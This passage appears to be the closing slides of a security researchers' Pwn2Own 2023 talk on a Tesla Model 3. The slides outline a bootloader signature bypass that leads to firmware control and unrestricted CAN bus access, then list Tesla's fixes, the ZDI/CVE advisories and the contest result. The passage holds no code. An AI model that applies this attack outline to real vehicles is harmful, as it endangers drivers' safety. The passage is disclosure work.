
- Bootloader verifies next stages
- Hardware (NXP chip) **doesn't provide secure boot**, bootloader in the internal flash is never verified
- Gateway update mode allows to update its own firmware, including the bootloader
- Signature bypass in update mode => **code exec in bootloader**



- Bootloader patch
- Remove ED25519 signature check
- Use Update mode boot mechanism to boot on a controlled firmware
- Controlled firmware has **unrestricted access to the CAN vehicle & chassis buses**

Access to CAN busses


From remote to CAN



Fixes

Tesla Response

- **bsa_server** is now a PIE binary and the vulnerability has been patched
- **Bcmdhd** vulnerability is patched
- **Security GTW**
 - Now moves files with a specific name when signature is correct
 - Manifest is now signed
 - If a signature check fails, the file is deleted for the SDcard



The screenshot displays three tweets from TheZDIBugs (@TheZDIBugs) dated 18 July. Each tweet describes a vulnerability in a Tesla Model 3 component, its CVSS score, the credit to the researchers (David BERARD (@_p0ly_) and Vincent DEHORS (@vdehors) from Synacktiv), and a link to a ZeroDayInitiative.com entry.

- Tweet 1:** [ZDI-23-973|CVE-2023-32157] (Pwn2Own) **Tesla Model 3 bsa_server BIP** Heap-based Buffer Overflow Arbitrary Code Execution Vulnerability (CVSS 4.6; Credit: David BERARD (@_p0ly_) and Vincent DEHORS (@vdehors) from Synacktiv (@Synacktiv)). The link points to [zerodayinitiative.com ZDI-23-973](#).
- Tweet 2:** [ZDI-23-972|CVE-2023-32156] (Pwn2Own) **Tesla Model 3 Gateway** Firmware Signature Validation Bypass Vulnerability (CVSS 9.0; Credit: David BERARD (@_p0ly_) and Vincent DEHORS (@vdehors) from Synacktiv (@Synacktiv)). The link points to [zerodayinitiative.com ZDI-23-972](#).
- Tweet 3:** [ZDI-23-971|CVE-2023-32155] (Pwn2Own) **Tesla Model 3 bcmdhd Out-Of-Bounds Write Local Privilege Escalation** Vulnerability (CVSS 7.8; Credit: David BERARD (@_p0ly_) and Vincent DEHORS (@vdehors) from Synacktiv (@Synacktiv)). The link points to [zerodayinitiative.com ZDI-23-971](#).

Pwn2Own 2023

42

Synacktiv was Master Of Pwn for the second time with many entries (Windows/macOS/Ubuntu/VirtualBox/Tesla)

First Tier 2 entry ever (could have been a Tier 1 but we had chosen to split RCE+LPE and Gateway entries)



Conclusion

● Not so long of a work

- Strong knowledge of the Tesla cars architecture (Pwn2Own 2022)
- Hardware and debug facilities
- Not well hardened binary

● Great support from Tesla

- Tesla provided us an ECU that can receive updates
- ZDI and Tesla gave us updates
- Version freeze 1 month before the event
- Thanks to them

● Was fun

● We won a car for our future research 😊



 **SYNACKTIV**



www.linkedin.com/company/synacktiv



www.twitter.com/synacktiv



www.synacktiv.com

 **SYNACKTIV**